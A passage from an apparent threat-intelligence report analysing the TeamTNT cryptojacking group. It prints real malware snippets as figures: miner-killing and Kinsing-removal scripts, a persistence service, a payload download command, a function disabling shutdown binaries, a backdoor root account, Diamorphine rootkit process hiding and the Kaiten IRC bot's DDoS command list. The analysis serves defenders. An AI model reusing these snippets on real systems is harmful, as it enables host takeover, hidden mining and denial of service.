
This is done by executing the kill utility with the argument SIGINVIS and the target process ID. The utility calls linux syscall, which is then intercepted by Diamorphine, rendering the process invisible to user-mode applications.



```
parallels@parallels-Parallels-Virtual-Platform: ~/experiment/rootkit/Diamorphine
parallels@parallels-Parallels-Virtual-Platform:~/experiment/rootkit/Diamorphine$ ls
diamorphine.c  diamorphine.ko   diamorphine.mod.c  diamorphine.o  Makefile  modules.order   README.md
diamorphine.h  diamorphine.mod  diamorphine.mod.o  LICENSE.txt    miner     Module.symvers
parallels@parallels-Parallels-Virtual-Platform:~/experiment/rootkit/Diamorphine$ kill -31 12254
parallels@parallels-Parallels-Virtual-Platform:~/experiment/rootkit/Diamorphine$
```

Figure 19. Sending a SIGINVIS signal to the Diamorphine rootkit, effectively hiding the cryptocurrency mining process

If we compare the output of the top utility before the hiding signal is sent to the rootkit module and after the signal is sent, we can observe that the XMRig process (pid = 12254) is causing the CPU usage to spike.[17]


parallels@parallels-Parallels-Virtual-Platform: ~/experiment/rootkit/Diamorphine/miner

```
top - 11:26:57 up 22 min,  1 user,  load average: 1.43, 0.56, 0.36
Tasks: 265 total,   1 running, 264 sleeping,   0 stopped,   0 zombie
%Cpu(s): 99.0 us,  1.0 sy,  0.0 ni,  0.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   3929.8 total,    106.7 free,   3531.2 used,    291.9 buff/cache
MiB Swap:   2048.0 total,   2027.2 free,     20.8 used.    137.5 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
  12254 paralle+  20   0 2731900   2.3g   8092 S 197.7  59.8   1:57.47 xmrig
    130 root      20   0       0      0      0 I   0.3   0.0   0:00.33 kworker/u64:6-events_power_efficient
    474 message+  20   0   10168   6124   3492 S   0.3   0.2   0:06.30 dbus-daemon
   3193 root      20   0  222652  38496  13016 S   0.3   1.0   0:15.01 Xorg
   3551 paralle+  20   0  539984  17152   7712 S   0.3   0.4   0:07.22 prlcc
   3792 paralle+  20   0 3092532 196672  51648 S   0.3   4.9   0:20.62 firefox
  12412 paralle+  20   0   12228   4040   3292 R   0.3   0.1   0:00.04 top
      1 root      20   0  171052  10452   5408 S   0.0   0.3   0:06.75 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kthreadd
      3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
      6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/0:0H-kblockd
      9 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 mm_percpu_wq
     10 root      20   0       0      0      0 S   0.0   0.0   0:00.22 ksoftirqd/0
     11 root      20   0       0      0      0 I   0.0   0.0   0:01.11 rcu_sched
     12 root      rt   0       0      0      0 S   0.0   0.0   0:00.01 migration/0
     13 root     -51   0       0      0      0 S   0.0   0.0   0:00.00 idle_inject/0
     14 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/0
     15 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/1
     16 root     -51   0       0      0      0 S   0.0   0.0   0:00.00 idle_inject/1
     17 root      rt   0       0      0      0 S   0.0   0.0   0:00.18 migration/1
     18 root      20   0       0      0      0 S   0.0   0.0   0:00.29 ksoftirqd/1
     20 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/1:0H-kblockd
     21 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kdevtmpfs
     22 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 netns
     23 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_tasks_kthre
     24 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kauditd
```

Figure 20. The top output before the signal is sent

However, after the hiding signal is sent, the process is not seen by the utility and remains undetected.

At this point, we should emphasize that a root user permission with CAP_SYS_ADMIN capability is required to install the kernel module. As malware authors target container environments, there is the danger of privileged containers that allow users to obtain full host root with all capabilities and thus can also be used to install kernel mode rootkits such as Diamorphine.

Malware authors have also optimized the usability of XMRig for cloud environments by decreasing the maximum percentage of CPU usage in order to remain undetected and not trigger necessary alarms. It should be noted that running unwanted cryptocurrency miners in public clouds will lead to additional costs.


Notable Payload Functionalities

TeamTNT deploys a number of payloads in its campaigns, including cryptocurrency miners, credential stealers, and even IRC bots (which we discuss in a later section). Many of these payloads have interesting functionalities that are designed to make them stealthier and more efficient.

Pushing Out the Competition


When a security weakness in an internet-connected device is present, there is a high chance that multiple attackers will target it for their own purposes. Given that some malware, such as cryptocurrency miners, often makes heavy use of hardware resources, malicious actors often find it necessary to ensure that no other malicious actors are running their own payloads, since this will result in resources being split among the payloads.

TeamTNT is no different, as the group has implemented its own ever-evolving functions for pushing out competing cryptocurrency miners. An example of this is mentioned in a previous section; in that example, TeamTNT pushes out traces of Kinsing in a target's system.



```
kill_miner_proc()
{
netstat -anp | grep 185.71.65.238 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -I % kill -9 %
netstat -anp | grep 140.82.52.87 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -I % kill -9 %
netstat -anp | grep :443 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :23 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :443 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :143 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :2222 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :3333 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :3389 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :4444 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :5555 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :6666 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :6665 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :6667 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :7777 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :8444 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :3347 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep :14433 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
ps aux | grep -v grep | grep ':3333' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep ':5555' | awk '{print $2}' | xargs -I % kill -9 %
```

Figure 21. A function showing how a cryptocurrency miner from TeamTNT pushes out the competition




```
KINSING1=$(ps ax | grep -v grep |  grep "/var/tmp/kinsing")
if [ ! -z "$KINSING1" ];
then
chattr -i /var/tmp/kinsing 2>/dev/null 1>/dev/null
tntrecht -i /var/tmp/kinsing 2>/dev/null 1>/dev/null
chmod -x /var/tmp/kinsing 2>/dev/null 1>/dev/null
pkill -f /var/tmp/kinsing 2>/dev/null 1>/dev/null
kill $(ps ax | grep -v grep | grep "/var/tmp/kinsing" | awk '{print $1}') 2>/dev/null 1>/dev/null
kill $(pidof /var/tmp/kinsing) 2>/dev/null 1>/dev/null
echo " " > /var/tmp/kinsing 2>/dev/null 1>/dev/null
rm -f /var/tmp/kinsing 2>/dev/null 1>/dev/null
echo $StringToLock > /var/tmp/kinsing
chattr +i /var/tmp/kinsing 2>/dev/null 1>/dev/null
tntrecht +i /var/tmp/kinsing 2>/dev/null 1>/dev/null
history -c 2>/dev/null 1>/dev/null
fi

KINSING2=$(ps ax | grep -v grep |  grep "/tmp/kdevtmpfsi")
if [ ! -z "$KINSING2" ];
then
chattr -i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
tntrecht -i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
chmod -x /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
pkill -f /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
kill $(ps ax | grep -v grep | grep "/tmp/kdevtmpfsi" | awk '{print $1}') 2>/dev/null 1>/dev/null
kill $(pidof /tmp/kdevtmpfsi) 2>/dev/null 1>/dev/null
echo " " > /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
rm -f /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
echo $StringToLock > /tmp/kdevtmpfsi
chattr +i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
tntrecht +i /tmp/kdevtmpfsi 2>/dev/null 1>/dev/null
history -c 2>/dev/null 1>/dev/null
fi
```

Figure 22. Neutralizing traces of Kinsing in the target’s system

Persistence Mechanisms

The second stage of a TeamTNT payload is typically designed for persistence, where it will be executed again even after the affected device is restarted. This is typically accomplished via a cryptocurrency miner system service.




```
[Unit]
Description=crypto system service

[Service]
ExecStart=$MOHOME/[crypto] --config=$MOHOME/[crypto].pid
Restart=always
Nice=10
CPUWeight=1

[Install]
WantedBy=multi-user.target
EOL
    sudo mv /tmp/crypto.service /etc/systemd/system/crypto.service
    echo "[*] Starting crypto systemd service"
    sudo killall [crypto] 2>/dev/null
    sudo systemctl daemon-reload
    sudo systemctl enable crypto.service
    sudo systemctl start crypto.service
  fi
fi

}
```

Figure 23. Creating persistence by deploying system services

Custom User Agent

Early versions of TeamTNT's payloads used downloads via wget[18] and curl[19] without any additional parameters. Over time, the group introduced a custom user agent[20] HTTP header into its shell scripts, allowing them to have special handling routines on the server side for providing better statistics or limiting payload downloads for specified agents. The user agent header varies across TeamTNT's campaigns.




```
curl --referer $REFERER --user-agent TNTcurl $CURLPARA $GETFROM -o $PUTITTO
```

Figure 24. An example of TeamTNT's custom user agent usage

Lockdown

The lockdown function first removes an immutability flag that might have been set on the binaries — which are used for shutting down or rebooting the targeted machine — for protective reasons. The script then removes any execution permission from the binaries and finally sets the immutability property again, making sure that the binaries cannot be replaced, be modified, or have their permissions changed.

Altering the properties is done using chattr, which is clever since this command is not well known.




```
function LockDownTheSystem(){
LOCKDOWNARRAY=(shutdown reboot poweroff telinit)
for LOCKDOWN in ${LOCKDOWNARRAY[@]}; do
LOCKDOWNBIN=`which $LOCKDOWN` 2>/dev/null 1>/dev/null
chattr -i $LOCKDOWNBIN 2>/dev/null 1>/dev/null
tntrecht -i $LOCKDOWNBIN 2>/dev/null 1>/dev/null
chattr -x $LOCKDOWNBIN 2>/dev/null 1>/dev/null
#chmod 000 $LOCKDOWNBIN 2>/dev/null 1>/dev/null
chattr +i $LOCKDOWNBIN 2>/dev/null 1>/dev/null
tntrecht +i $LOCKDOWNBIN 2>/dev/null 1>/dev/null
done

chattr +i /proc/sysrq-trigger 2>/dev/null 1>/dev/null
tntrecht +i /proc/sysrq-trigger 2>/dev/null 1>/dev/null


LOCKDOWNFILES=("/lib/systemd/system/reboot.target" "/lib/systemd/system/systemd-reboot.service")
for LOCKDOWNFILE in ${LOCKDOWNFILES[@]}; do

chattr -i $LOCKDOWNFILE 2>/dev/null 1>/dev/null
tntrecht -i $LOCKDOWNFILE 2>/dev/null 1>/dev/null
chattr -x $LOCKDOWNFILE 2>/dev/null 1>/dev/null
> $LOCKDOWNFILE
rm -f $LOCKDOWNFILE 2>/dev/null 1>/dev/null
done

}
```

Figure 25. The lockdown function in action

Account Creation

In some campaigns, TeamTNT creates a new user in the affected system in order to gain future access. The group also includes its own SSH public key to be able to log in using its private key via the key pair authentication system.[21]




```
sudo chattr -ia /etc/passwd
sleep 3
sudo chattr -ia /etc/shadow
sleep 3
sudo chattr -ia /etc/ssh/sshd_config
sleep 3
useradd -p /BnKiPmXA2eAQ -G root hilde
sleep 3
adduser hilde
sleep 3
usermod -aG sudoers hilde
sleep 3
usermod -aG root hilde
sleep 3
sudo adduser hilde sudo
sudo adduser hilde sudoers
sudo adduser hilde root
```

Figure 26. Creating a new system account

Masquerading the Payload

The initial payloads deployed by TeamTNT were distributed without any obfuscation, encryption, or packing, with the deploying shell scripts being written in plain text. Eventually, the group evolved its payloads by replacing the plain-text shell scripts with ones that had Base64 encoding.

In the case of ELF binaries, TeamTNT started by using packers such as the popular multiplatform executable packer UPX (Ultimate Packer for Executables).[22] The next version added another layer on top of the packed UPX executable, a Go-compiled binary with a payload, encrypted via AES (Advanced Encryption Standard), with a hard-coded key and initialization vector. The packer used is based on the Ezuri packer, a freely available project on GitHub.[23]


guitmz / ezuri

Watch 5

<> Code | Issues | Pull requests | Actions | Projects | Wiki | Security | Insights

master | 1 branch | 0 tags | Go to file | Add file | Code

guitmz Update README.md — dbb241d 2 days ago — 9 commits

stub	initial commit	2 years ago
LICENSE	Initial commit	2 years ago
README.md	Update README.md	2 days ago
aes.go	initial commit	2 years ago
ezuri.go	Rename crypter.go to ezuri.go	2 years ago
utils.go	initial commit	2 years ago

About

A Simple Linux ELF Runtime Crypter

www.guitmz.com/linux-elf-runtime-...

Readme

MIT License

Releases

No releases published




```
00167FE0: 1A 41 07 00 F0 40 07 00|BF 40 07 00 93 40 07 00  | →A• ð@• ¿@• █@•
00167FF0: 6A 40 07 00 40 40 07 00|0B 40 07 00 EF 3F 07 00  | j@• @@• ♂@• ï?•
00168000: D4 3F 07 00 B3 3F 07 00|93 3F 07 00 77 3F 07 00  | Ô?• ³?• █?• w?•
00168010: 57 3F 07 00 3C 3F 07 00|1B 3F 07 00 FB 3E 07 00  | W?• <?• ←?• û>•
00168020: DA 3E 07 00 B2 3E 07 00|92 3E 07 00 74 3E 07 00  | Ú>• ²>• ’>• t>•
00168030: 57 3E 07 00 3B 3E 07 00|14 3E 07 00 EE 3D 07 00  | W>• ;>• ¶>• î=•
00168040: CA 3D 07 00 A8 3D 07 00|2F 6F 70 74 2F 4C 61 75  | Ê=• ¨=• /opt/Lau
00168050: 66 7A 65 69 74 43 72 79|70 74 65 72 2F 73 74 75  | fzeitCrypter/stu
00168060: 62 2F 6D 61 69 6E 2E 67|6F 00 2F 75 73 72 2F 6C  | b/main.go /usr/l
```

Figure 27. Using the Ezuri packer in one of TeamTNT’s campaigns

IRC Bot Evolution

Chatbots provide a number of specific functions. For example, they can be used for game notifications, build notifications, or status messages in corporate environments. But they can also be used for malicious purposes. Together with open protocol specifications and open-source software, chatbots can be used to deploy communication channels for malicious actors. An IRC server can act as the C&C module of malware, sending commands to connected bots (infected clients). An example of a malicious IRC bot is the notorious Dorkbot, which exfiltrates credentials in an infected system via IRC messages.[24]


One of the first known pieces of malware targeting IoT devices was Hydra, which was released in 2008. It used IRC botnets — that is, networks of IRC bots — in its DDoS attacks.[25] Two years later, Kaiten (aka Tsunami) extended bot capabilities by adding several functionalities, such as a bot-killing feature that removes traces of previous infections from an infected router.[26]



```
void help(int sock, char *sender, int argc, char **argv) {
        if (mfork(sender) != 0) return;
        Send(sock,"NOTICE %s :TSUNAMI <target> <secs>                          = Special packeter that wont be blocked by most firewalls\n",sender); sleep(2);
        Send(sock,"NOTICE %s :PAN <target> <port> <secs>                       = An advanced syn flooder that will kill most network drivers\n",sender); sleep(2);
        Send(sock,"NOTICE %s :UDP <target> <port> <secs>                       = A udp flooder\n",sender); sleep(2);
        Send(sock,"NOTICE %s :UNKNOWN <target> <secs>                          = Another non-spoof udp flooder\n",sender); sleep(2);

        Send(sock,"NOTICE %s :NICK <nick>                                      = Changes the nick of the client\n",sender); sleep(2);
        Send(sock,"NOTICE %s :GETSPOOFS                                        = Gets the current spoofing\n",sender); sleep(2);
        Send(sock,"NOTICE %s :SPOOFS <subnet>                                  = Changes spoofing to a subnet\n",sender); sleep(2);

        Send(sock,"NOTICE %s :DISABLE                                          = Disables all packeting from this client\n",sender); sleep(2);
        Send(sock,"NOTICE %s :ENABLE                                           = Enables all packeting from this client\n",sender); sleep(2);

        Send(sock,"NOTICE %s :KILL                                             = Kills the client\n",sender); sleep(2);
    Send(sock,"NOTICE %s :GET <http address> <save as>                     = Downloads a file off the web and saves it onto the hd\n",sender); sleep(2);
        Send(sock,"NOTICE %s :VERSION                                          = Requests version of client\n",sender); sleep(2);
        Send(sock,"NOTICE %s :KILLALL                                          = Kills all current packeting\n",sender); sleep(2);
        Send(sock,"NOTICE %s :HELP                                             = Displays this\n",sender);

    Send(sock,"NOTICE %s :IRC <command>                                    = Sends this command to the server\n",sender); sleep(2);
    Send(sock,"NOTICE %s :SH <command>                                     = Executes a command\n",sender); sleep(2);
        exit(0);
}
```

Figure 28. The help function showing available commands from the leaked Kaiten source code

